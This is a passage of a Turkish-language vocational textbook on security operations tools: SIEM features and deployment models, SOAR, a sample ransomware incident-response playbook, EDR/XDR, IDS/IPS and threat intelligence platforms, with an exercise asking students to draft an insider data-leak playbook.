**Object Access Audit (Nesne Erişim Denetimi):** Bir kuruluşun bilgi sistemlerinde yer alan bazı nesnelere (dosya, klasör, veri tabanı, kayıt defteri vb.) kimlerin, ne zaman ve hangi yetkiyle (okuma, yazma, silme vb.) eriştiğinin denetlenmesidir. Hassas verilerin güvenliğinin sağlanması ve yetkisiz erişimin önlenmesi için kritik öneme sahiptir.

**Real Time Alerts (Gerçek Zamanlı Uyarılar):** Potansiyel bir tehdit veya güvenlik olayı tespit edildiğinde ilgili kişilere veya güvenlik ekiplerine yapılan otomatik bildirimlerdir. Bu bildirimler; e-posta, SMS veya uygulama paneli üzerinden yapılır. Siber olaya hızlıca müdahale edilmesi ve etkinin en aza indirilmesi açısından oldukça önemlidir.

**User Monitoring (Kullanıcı İzleme):** Kullanıcıların sistemdeki davranışlarının izlenerek anormal davranışların analiz edilmesidir. Özellikle iç tehditlerin tespit edilmesinde etkilidir.

**Dashboard (Kontrol Paneli):** Toplanan verilerin ve analiz sonuçlarının anlaşılabilir bir şekilde grafik, görsel ve özet bilgilerle gösterildiği arayüzlerdir. Sistem tehditleri, uyarılar, ağ trafiği, şüpheli davranışlar gibi birçok veri bu panellerde gösterilir. Kontrol paneli, siber güvenlik uzmanlarına ağ ortamında hızlı bir görünüm sağlar.



**Reporting (Raporlama):** Toplanan verilerin, analiz edilerek anlamlı bir bütünlük içinde rapor hâline getirilmesidir. Raporlar ihtiyaca göre günlük, haftalık veya aylık oluşturulabilir.

**File Integrity (Dosya Bütünlüğü):** Sistem yapılandırma dosyaları gibi kritik dosyaların izlenerek dosya yapısında herhangi bir değişiklik olup olmadığının takip edilmesidir. Bu dosyaların hash değerleri veya içerikleri takip edilerek bunlarda değişiklik yapıldığında log ve alarm üretilir. Bu eylemin yetkisiz kişiler tarafından kötü amaçla yapıldığı tespit edilirse güvenlik önlemleri devreye girer.

**System & Device Monitoring (Sistem ve Cihaz İzleme):** BT sisteminde yer alan cihazların ve sistem bileşenlerinin durumu sürekli izlenir. SIEM cihazlardan gelen logları analiz ederek performans, yapılandırma, hizmet kesintileri gibi değişiklikleri tespit eder. Bu sayede hem güvenlik tehditleri hem de sistemin sağlıklı çalışması kontrol altına alınır.


SIEM çözümleri kuruluşların altyapısına, büyüklüğüne, bütçelerine ve güvenlik ihtiyaçlarına göre farklılık gösterir. Görsel 2.4'te SIEM dağıtım modelleri görülür.

| Yerel Kurulum (On Premise) | Bulut Tabanlı (Cloud Based) | Hibrit (Hybrid) |
|---|---|---|
| • Kurumun kendi veri merkezinde kurulur.<br>• Sistem üzerinde tam kontrol sağlanır.<br>• İhtiyaca göre özelleştirme ve entegrasyon yapılabilir.<br>• Donanım ihtiyacı ve bakım maliyeti gerektirir.<br>• Teknik bilgiye ve sürekli IT desteğine ihtiyaç duyulur.<br>• Sistemin bakımı, yedeklenmesi ve felaket kurtarma sorumluluğu kuruma aittir. | • SIEM hizmeti, bulut servis sağlayıcısı üzerinden alınır.<br>• Bakım ve güncellemeler sağlayıcı tarafından yapılır.<br>• Hızlı ve düşük maliyetli kurulum yapılır.<br>• Ölçeklenebilir bir sistemdir.<br>• Hizmet, internet bağlantısı gerektirir.<br>• Kuruma ait özelleştirmeler sınırlı olabilir.<br>• Verilerin üçüncü tarafta saklanması güvenlik riski oluşturabilir. | • SIEM hizmetleri hem kurum içinde hem de bulut ortamında sunulur.<br>• Kurum içi sistemlerle bulut özellikleri birleştirilir.<br>• Kritik verilerin kurum içinde saklanıp analiz işlemlerinin bulutta yapılması gibi özelleştirmeler yapılabilir.<br>• Yapılandırılması daha karmaşıktır.<br>• Uyumluluk için teknik bir planlama gerektirir.<br>• Veri senkronizasyonunda sorunlar yaşanabilir. |

**Görsel 2.4:** SIEM dağıtım modelleri

### 2.1.2.2. SOAR [Security Orchestration, Automation and Response (Güvenlik Orkestrasyonu, Otomasyon ve Müdahale)]

Dijital dünyanın hızla büyümesiyle birlikte dijital varlıkların korunması da giderek zorlaşır. Siber saldırı çeşitlerinin niteliği ve sayısı sürekli artarken güvenlik uyarıları da artmaya devam eder. İnsan gücüyle yönetilen bu süreç zamanla yetersiz kalmaya başlar. Olay müdahale sürecinde insan gücüne destek olmak için bazı işlemlerin otomatikleştirilmesi fikriyle SOAR teknolojisi geliştirilir. Bu teknolojiyle güvenlik sistemlerinden gelen uyarılar ve veriler toplanır, insan ve makine öğrenmesinin gücüyle olay müdahale süreçlerinin otomatikleştirilmesi sağlanır. SOAR üç temel işleve sahiptir (Görsel 2.5).




**Görsel 2.5:** SOAR'ın üç temel işlevi

1. **Orkestrasyon:** Farklı güvenlik araçlarının, sistemlerin ve iş akışlarının koordineli çalışması için birbirine entegre edilmesidir. Bu sayede güvenlik açığı tarayıcıları, uç nokta koruma ürünleri, güvenlik duvarları, IDS/IPS sistemleri, SIEM araçları, uç nokta güvenlik yazılımı, kullanıcı davranışı izleme gibi kaynaklardan gelen veriler toplanır.
2. **Otomasyon:** Güvenlik uzmanlarının manuel olarak yaptığı işlerin makineler tarafından otomatik yapılmasını sağlar. Orkestrasyon sürecinden gelen veriler toplanarak analiz edilir. Bu analiz sonucuna göre tekrarlanabilir otomatik eylemler oluşturulur. Örneğin güvenlik açığı tarama, log analizi gibi kontrollerin otomatikleşmesi hız ve zaman açısından avantaj sağlar. Ayrıca yapay zekâ ve makine öğrenmesi desteğiyle gelişmiş eylem seçenekleri de sunar. Otomasyonda güvenlik olayına verilecek yanıtlar, önceden tanımlanmış eylem senaryolarıyla (playbook) oluşturulur. Bu playbooklar bir alarm veya olayla tetiklendiğinde yanıt, otomatikman devreye girer. Bu sayede tekrar eden birçok eylem, insan müdahalesi olmadan yürütülür.
3. **Yanıt:** Bir güvenlik olayı tespit edildikten sonra yapılacak eylemlerin planlanması, yönetilmesi, izlenmesi ve raporlanması sürecidir. SOAR, bu sürecin merkezî bir görünümle bütün olarak ele alınmasını sağlar. Olaya ait tüm bilgiler tek bir arayüzde sunularak zaman kaybı ve olası hatalar önlenir.

Görsel 2.6'da SOAR'ın temel bileşenleri ve olay müdahale süreci görülür.




**Görsel 2.6:** SOAR'ın temel bileşenleri ve olay müdahale süreci

SOAR, Güvenlik Otomasyonu ve Orkestrasyonu [Security Automation and Orchestration (SAO)], Güvenlik Olay Müdahale Platformları [Security Incident Response Platforms (SIRP)] ve Tehdit İstihbarat Platformları [Threat Inteligence Platforms (TIP)] teknolojilerini birleştiren bir güvenlik çözümüdür.

**SAO:** Farklı sistemleri birbirine bağlayarak **orkestrasyon** ve otomatikleştirilmiş iş akışları için **otomasyon** süreçlerini yürütür.

**SIRP:** :Bir güvenlik olayının tüm müdahale sürecini kapsayan merkezî bir platformdur. Bir güvenlik ihlali meydana geldiğinde SIRP, otomatikman devreye girerek olay müdahale sürecini başlatır. Bu süreçte SIRP içinde siber olaylara karşı önceden tanımlanan otomatik yanıt senaryoları (playbooklar) kullanılır.

**TIP:** Farklı kaynaklardan gelen tehdit verilerinin toplanması, birleştirilmesi, normalleştirilmesi ve analiz edilmesini sağlayan platformdur. Dünyanın her tarafından gelen tehdit istihbaratları, anlaşılır bir formata dönüştürülerek anlamlı veri hâline getirilir. Bu veriler; kötü amaçlı IP adresi, zararlı dosya hashleri veya saldırganların kullandıkları TTP'ler olabilir. Tehdit istihbaratı verileri, siber saldırılara karşı proaktif önlemler almayı kolaylaştırır.

**DETECT (TESPİT ET):** Farklı güvenlik sistemlerinden gelen uyarılar, log kayıtları veya güvenlik verileriyle siber tehdidin fark edildiği aşamadır. Bu aşamada TIP, bilinen siber tehditlerle eşleşmeyi kontrol ederek uyarının gerçek bir saldırı olup olmadığına karar verir. SAO ile uyarı toplama ve veri çekme süreçleri otomatikleştirilir.

**TRIAGE (TRİYAJ-ÖN DEĞERLENDİRME):** Tespit edilen uyarılardan gereksiz veya yanıltıcı olanların ayıklandığı ön değerlendirme aşamasıdır.

**RESPONSE (YANIT):** Tespit edilen güvenlik olayına karşı yapılan müdahalelerdir.

**PRIORITIZE (ÖNCELİKLENDİR):** Gerçek olduğu doğrulanan siber olayın kuruluş açısından risk değerlendirmesi yapılarak aciliyet sıralaması yapılır.

Tablo 2.2'de SIEM ve SOAR'ın temel farklılıkları görülür.

**Tablo 2.2:** SIEM ve SOAR'ın Temel Farklılıkları

| Özellik | SIEM | SOAR |
|---|---|---|
| **Temel Odak** | Güvenlik verilerini analiz eder ve tehditlerin tespit edilmesini sağlar. | Müdahale süreçlerini otomatikleştirerek olaylara hızlı müdahale edilmesini sağlar. |
| **Otomasyon** | Güvenlik verilerini toplar ve alarm üretir. Manuel müdahale gereklidir. | SIEM ve diğer araçlardan gelen uyarıları alarak otomatik eylemler gerçekleştirir. Manuel müdahale sürecini azaltır. |
| **Entegrasyon** | Veri kaynaklarıyla entegre olarak çalışır fakat otomasyon yönü zayıftır. | Birçok güvenlik aracıyla entegre olarak çalışır ve bu araçlar arasında otomasyonu sağlar. |
| **Olay Müdahalesi** | Alarm üretir fakat olay müdahalesinde genellikle insan gücüne ihtiyaç duyulur. | Merkezî bir yönetimle alarmları alır ve otomatik yanıtlar oluşturur. |
| **Ölçeklenebilirlik** | Büyük yapılarda kaynak tüketimi fazla olduğu için maliyetlidir. | Büyük yapılara uyum sağlayabilir ve kolaylıkla ölçeklenebilir. |

**ÖRNEK**

Uç nokta cihazı veya sunucuda dosyaların şifrelenmesi, fidye notu bırakılması ve EDR/XDR uyarıları alınmasıyla ilgili fidye yazılım playbook uygulama adımları şu şekildedir:

| OLAY SINIFLANDIRMASI | |
|---|---|
| **Kategori** | **Detaylar** |
| Olay türü | Kötü amaçlı yazılım, fidye yazılımı |
| Ciddiyet | Yüksek |
| Öncelik | Kritik (İş sürekliliği ve veri kaybı riski nedeniyle) |
| Tespit kaynakları | EDR/XDR, SIEM, kullanıcı bildirimi, antivirüs yazılımı |

| HAZIRLIK (PREPARATION) | |
|---|---|
| **Görev** | **Araç/Aksiyon** |
| Yedekleme stratejisi | Düzenli olarak çevrimdışı yedekleme yapınız. Yapılan geri yüklemeyi test ediniz. |
| Uç nokta koruması | Davranışsal tespit ve geri alma özelliğine sahip EDR kullanınız. |
| Kullanıcı farkındalığı | E-posta güvenliği ve haricî medyaların güvenli kullanımı konusunda kullanıcılara eğitim veriniz. |
| Kayıt kapsamı | Sistem logları, Sysmon, dosya erişim logları ve ağ trafiği verilerini toplayınız. |
| Göstergeler ve tehdit akışı | Fidye yazılımlarını tespit eden tehdit istihbaratı (IOC) kaynaklarına abone olunuz. |

| TESPİT VE ANALİZ (DETECTION AND ANALYSIS) | |
|---|---|
| **Adım** | **Aksiyon** |
| Fidye yazılımı doğrulama | EDR uyarısı, fidye notu, şifreli dosya uzantılarının varlığını kontrol ediniz. |
| Etkilenen hostu izole etme | Etkilenen sistemi ağdan ayırıp EDR ile izole ediniz. |
| Fidye yazılımı türü tanımı | Fidye notu, dosya hash bilgisi veya ad örüntüsüne göre yazılım türünü tanımlayınız. |
| Kayıtları ve davranışı analiz etme | Saldırının kaynağını, yanal hareketleri veya şüpheli görevleri inceleyiniz. |
| MITRE ATT&CK eşlemesi | T1486 (veri şifreleme), T1059 (komut yürütme), T1021 (yanal hareket) gibi tekniklerle eşleştirme yapınız. |

| SINIRLAMA (CONTAINMENT) | |
|---|---|
| **Adım** | **Aksiyon** |
| Sistemleri izole etme | Switch, güvenlik duvarı veya EDR ile etkilenen sistemin ağ bağlantısını kesiniz. |
| Enfekte hesapları devre dışı bırakma | Özellikle yanal hareket için kullanılmış hesapları kilitleyiniz. |
| Dış iletişimi engelleme | İnternet üzerinden yapılan komuta-kontrol ve anahtar değişimini engelleyiniz. |
| Sistem görüntüsü alma | Adli analiz için gerekli olabilecek ekran görüntülerini alınız. |

| TEMİZLEME (ERADICATION) | |
|---|---|
| **Adım** | **Aksiyon** |
| Zararlı kalıntıları silme | Fidye yazılımına ait dosyaları, betikleri ve zamanlanmış görevleri temizleyiniz. |
| Güvenlik açıklarını kapama | Saldırganların kullandığı açıklıkları (RDP, SMB vb.) kapatınız. Yazılımları güncelleyiniz. |
| Tüm ağda antivirüs/EDR tarama | Etkilenen VLAN veya alt ağdadaki tüm cihazlarda kapsamlı tarama yapınız. |
| Temizliği doğrulama | Kalıcı bileşenlerin (kayıt defteri, servisler, başlangıç öğeleri vb.) kalmadığını kontrol ediniz. |

| KURTARMA (RECOVERY) | |
|---|---|
| **Adım** | **Aksiyon** |
| Temiz yedekten geri yükleme | Yedeklerin fidye yazılımından etkilenmediğini doğrulayınız. |
| Sistemleri yeniden kurma | Temiz yedeğin olmadığı sistemlere sıfırdan kurulum yapınız. |
| İzleme | SIEM ve EDR ile tekrar bulaşma olup olmadığını kontrol ediniz. |
| Parola sıfırlama | Özellikle yönetici veya saldırıdan etkilenmiş kullanıcı hesaplarının parolalarını değiştiriniz. |

| DERSLER VE RAPOLAMA (LESSON LEARNED AND REPORTING) | |
|---|---|
| **Adım** | **Aksiyon** |
| Olay sonrası değerlendirme | Saldırının nedenini, ilk erişim yöntemini ve müdahale sürecini analiz ediniz. |
| Kural güncelleme | SIEM ve EDR sistemlerinde kuralları iyileştiriniz. |
| Bulguları belgeleme | Göstergeler, etkilenen sistemler ve zaman çizelgesini yazılı olarak kaydediniz. |
| Göstergeleri paylaşma | İç ekipler ve gerekli olduğunda tehdit istihbarat topluluklarıyla saldırı göstergelerini paylaşınız. |

| BAŞARI GÖSTERGELERİ | |
|---|---|
| **Metrik** | **Hedef** |
| Tespit süresi | Şifreleme işlemi tespit süresi < 10 dakika |
| İzolasyon süresi | Sistemin ağdan ayrılması süresi < 15 dakika (tespitten itibaren) |
| Kurtarma süresi | Sistemin yedekten geri yüklenme süresi < 24 saat (Yedek durumuna bağlı olarak süre değişebilir.) |
| Sınırlama etkisi | Saldırının orijinal VLAN dışına yayılmaması |

**Sıra Sizde**


Kurum içinde çalışan bir kullanıcının veya yöneticinin e-posta, bulut depolama, haricî medya gibi araçlarla hassas verileri dışarı çıkarması (iç tehdit veya veri sızıntısı) tehdidine karşı playbook senaryosu hazırlayınız.

### 2.1.2.3. EDR/XDR [Endpoint Detection and Response/Extended Detection and Response (Son Nokta Algılama ve Yanıt/Genişletilmiş Algılama ve Yanıt)]

Siber saldırılar genellikle uç noktalardan başlayıp e-posta, ağ, bulut gibi farklı sistemlere hızla yayılabilir. Uç noktalarda dizüstü ve masaüstü bilgisayar, sunucu, tablet, telefon gibi ağ cihazları yer alır. Bu cihazlarda işletim sistemi, uygulama yazılımları, internet iletişimi gibi hizmetler yürütülür. Ancak uç cihazlar, siber tehditlerde kolay erişilebilen en zayıf noktalardır. Uç noktadan başlayan bir saldırı, kısa sürede birçok sisteme hızla yayılarak zarar verebilir. Bu sebeple siber savunma önlemleri çok katmanlı, entegre ve koordineli bir şekilde planlanmalıdır.


**EDR;** uç cihazlardaki aktiviteleri izleyen, anormal davranışları tespit eden ve tehdit algılandığında müdahale eden bir siber güvenlik çözümüdür. Uç cihazlarda bir güvenlik ihlali veya tehdit algılandığında kötü amaçlı yazılım izole edilerek incelemeye alınır. Bu inceleme süreciyle tehdidin kök nedeni bulunarak analiz edilir ve tehdide hızlı müdahale sağlanır. EDR; antivirüs programlarının tespit edemediği kötü amaçlı yazılımları, gelişmiş kalıcı tehditleri, sıfırıncı gün açıklarını veya fidye yazılımlarını tespit edebilir. Uç cihazların korunmasında etkili bir yöntem olup diğer siber güvenlik araçlarıyla birlikte kullanılmalıdır.

Görsel 2.7'de EDR müdahale süreci görülür.




**Görsel 2.7:** EDR müdahale süreci

EDR, uç cihazlarda kurulan ajanlar aracılığıyla verileri toplayarak bulut tabanlı merkezî bir platforma aktarır. Toplanan büyük veri yapıları, makine öğrenmesiyle davranış kalıpları ve tehditler karşılaştırarak analiz edilir. Analiz sonucunda tehdit doğrulanırsa otomatik olarak müdahale edilir. Bu işlemden sonra sistemin normale dönmesi için kurtarma süreci başlatılır. Ayrıca analiz edilen tehditle ilgili bilgiler, veri tabanına kaydedilir ve güvenlik ekibine bilgi olarak sunulur. Güvenlik ekipleri, gerçek zamanlı görünürlük özelliğiyle uç cihazları anlık olarak izleyebilir ve gerekli durumlarda manuel olarak müdahale edebilir. Görsel 2.8'de EDR'nin çalışma mantığı görülür.




**Görsel 2.8:** EDR'nin çalışma mantığı

EDR'nin sağladığı faydalar şunlardır:

- Uç cihazlarda derinlemesine izleme yaparak saldırganların gizlenmesini zorlaştırır.
- Makine öğrenmesi ve davranış analiziyle tehditleri daha hızlı tespit eder.
- Otomatik ve manuel müdahale yeteneğiyle saldırının yayılmasını en aza indirir.
- Toplanan verilerle sistemde gizli veya yeni tehditler aranarak tehdit avcılığı yapılır.
- Daha doğru tespitlerle yanlış pozitif uyarılar en aza indirilir.
- Otomatik süreçler güvenlik uzmanlarının iş yükünü azaltır.
- Tespit ve müdahale süreci hızlı olduğu için olayın kuruluş üzerindeki olumsuz etkileri azalır.

**XDR,** sadece uç cihazlar değil tüm BT altyapısında yer alan kaynaklardan (bulut sistemler, e-posta sistemleri, sunucular, güvenlik duvarı vb.) gelen verileri birleştiren genişletilmiş tespit ve yanıt sistemidir. Siber saldırılar birçok katmandan (e posta, uç cihazlar, ağ, bulut vb.) aynı anda yayılarak ilerleyebilir. Birçok güvenlik şirketi **savunma derinliği (deep in defense)** yaklaşımını benimseyerek birden fazla güvenlik aracını (SIEM, EDR, e-posta güvenliği, ağ trafiği izleme vb.) birlikte kullanır fakat geleneksel güvenlik araçları, odaklandığı alanla ilgili koruma sağlarken elde ettiği bilgileri diğer sistemlerle paylaşmaz. XDR ise farklı güvenlik araçlarından gelen verileri ortak bir platformda toplayarak olay müdahale sürecini bütünsel yönetir. Görsel 2.9'da XDR'nin çalışma mantığı görülür.





**Görsel 2.9:** XDR'nin çalışma mantığı

**Veri toplama** sürecinde farklı güvenlik kaynaklarından gelen veriler XDR'nin platformuna aktarılır. **Tehdit tespiti** sürecinde toplanan verilerin birbiriyle olan ilişkisi korelasyonla tanımlanır. Yapay zekâ destekli analizle tehditler ve anormal davranışlar tespit edilir. Tespit edilen tehditlerin aciliyet derecelerine göre alarm üretilir. **Yanıt ver** sürecinde ise tehdidi etkisiz hâle getirmek için müdahale edilir. Yanıtlar; güvenlik uzmanlarının manuel müdahalesi, önceden tanımlanmış otomatik eylemler veya olay vaka yönetimiyle gerçekleştirilir.

### 2.1.2.4. IDS/IPS [Intrusion Detection/Prevention Systems (Saldırı Tespit/Önleme Sistemleri)]

IDS ve IPS, ağ güvenliğini sağlamak için kullanılan saldırı tespit ve önleme sistemleridir (Görsel 2.10). Bu sistemlerle ağ trafiği takip edilerek potansiyel tehditler veya saldırı girişimleri tespit edilir.




**Görsel 2.10:** IDS/IPS

**IDS,** bir ağ içinde saldırı olabilecek şüpheli etkinlikleri veya güvenlik ihlallerini tespit eden sistemdir. Şüpheli eylemlere herhangi bir müdahale yapılmadan loglanarak alarm üretilir. IDS ile ağ trafiğindeki paketler, derinlemesine analiz edilerek siber tehditler tespit edilir. Bu süreçte **imza tabanlı (signature-based)** veya **anomali tabanlı (anomaly-based)** tespit yöntemleri kullanılır. İmza tabanlı yöntemde veri tabanında kayıtlı, bilinen saldırı kalıplarını (imzalarını) arayarak eşleşme kontrolü yapılır. Anomali tabanlı yöntemde ise ağ veya sistemin normal dışı davranış sapmaları tespit edilir. IDS'ler genellikle güvenlik duvarının arkasına (iç ağ yönünde), ağ anahtarına, DMZ bölgesine veya iç ağda trafiğin doğrudan dinlenebileceği farklı noktalara konumlandırılır.

**IPS,** şüpheli aktiviteleri tespit edip müdahale eden aktif önleme sistemidir. IPS sistemler, ağ trafiğinde veri paketlerini inceleyerek zararlı ve zararsız paket geçişlerini kontrol eder. Tehdit olduğu düşünülen zararlı paket tespit edildiğinde iletişim kesilir, bağlantı sıfırlanır ve alarm üretilerek güvenlik birimine bildirim sağlanır. IPS, hedefle kaynak arasındaki iletişim yoluna doğrudan yerleştirilir. Genellikle güvenlik duvarının arkasına, güvenlik duvarına veya dış dünya ile iç ağ arasına konumlandırılır.

IPS temel olarak üçe ayrılır.

1. **Ağ tabanlı IPS [Network-Based IPS (NIPS)]:** Ağ trafiğini gerçek zamanlı izleyerek zararlı aktiviteleri tespit eden sistemlerdir.
2. **Kablosuz IPS [Wireless IPS (WIPS)]:** Kablosuz ağ trafiğini gerçek zamanlı izleyerek tehditleri, yetkisiz erişimleri veya anormal aktiviteleri tespit eden sistemlerdir.
3. **Ana bilgisayar Tabanlı IPS [Host-Based IPS (HIPS)]:** Kullanıcı bilgisayarı veya sunucu üzerindeki kullanıcı davranışları, sistem ve uygulama aktivitelerini izleyen güvenlik yazılımıdır.

Tablo 2.3'te IDS ve IPS'nin özellikleri görülür.

**Tablo 2.3:** Tehditlerin Etki, Olasılık, Risk Puanları ve Seviyeleri

| Özellik | IDS | IPS |
|---|---|---|
| **Trafik İzleme** | Ağ trafiğini sadece izler ve müdahale etmez. Pasif olarak çalışır. | Ağ trafiğini izler ve olay tespit edilirse müdahale eder. Aktif olarak çalışır. |
| **Görev** | Tehditleri algılayarak alarm üretir ve bildirim yapar. | Tehditleri algılar ve otomatik olarak engeller. |
| **Tespit Yöntemi** | İmza ve anomali tabanlı tespit yöntemini kullanır. | İmza ve anomali tabanlı tespit yöntemini kullanır. |
| **Gerçek Zamanlı İzleme** | Trafiği anlık olarak analiz eder. | Trafiği anlık olarak analiz eder. |
| **Konumlandırma** | Ağ trafiğini izleyen bir konuma yerleştirilir. | Kaynak ve hedef arasında trafiğin geçtiği konuma yerleştirilir. |
| **Risk Durumu** | Sistem performansını etkilemez, sadece yanlış pozitiflerde uyarı verir. | Doğru yapılandırılmazsa yanlış negatiflerde uyarı verip sistemin çalışmasını engelleyebilir. |
| **Kullanım Ortamı** | Kurum içi, bulut tabanlı veya hibrit ortamlarda kullanılır. | Genellikle ağ geçitleri veya güvenlik duvarlarıyla birlikte kullanılır. |

### 2.1.2.5. TIP [Threat Intelligence Platforms (Tehdit İstihbarat Platformları)]

**Tehdit istihbaratı,** tehdit aktörlerinin davranışları ve hedefleri hakkında daha fazla bilgi edinmek için toplanan ve analiz edilen kanıtlanmış bilgilerdir. Bu bilgiler, saldırı mekanizmaları ve etkileri, saldırgan davranışları veya kullanılan araçlar hakkında bilgi sağlayarak proaktif önlemlerin alınmasını kolaylaştırır. Tehdit istihbaratının amacı, rutin savunma önlemleri almak yerine saldırganı (düşmanı) derinlemesine tanıyarak olası güvenlik ihlallerinin önüne geçmektir. **Tehdit istihbarat platformları** ise farklı kaynaklardan gelen verilerin toplandığı, analiz edildiği ve istihbarata dönüştürüldüğü merkezî sistemlerdir. Bu sistemler, giderek büyüyen siber tehdit ortamının karmaşıklığına pratik çözümler sunar. TIP, bilinen kötü amaçlı yazılımlar ve tehditler hakkında güvenlik ekiplerine bilgi sağlayarak sürecin etkili yönetilmesini kolaylaştırır. Veri toplama ve yönetme eylemleri, platform tarafından yapıldığı için veri analistlerinin iş yükü hafifler. Ayrıca güvenlik ve istihbarat ekipleri tarafından tespit edilen tehditlerin diğer paydaşlarla ve güvenlik sistemleriyle paylaşılmasını sağlar.

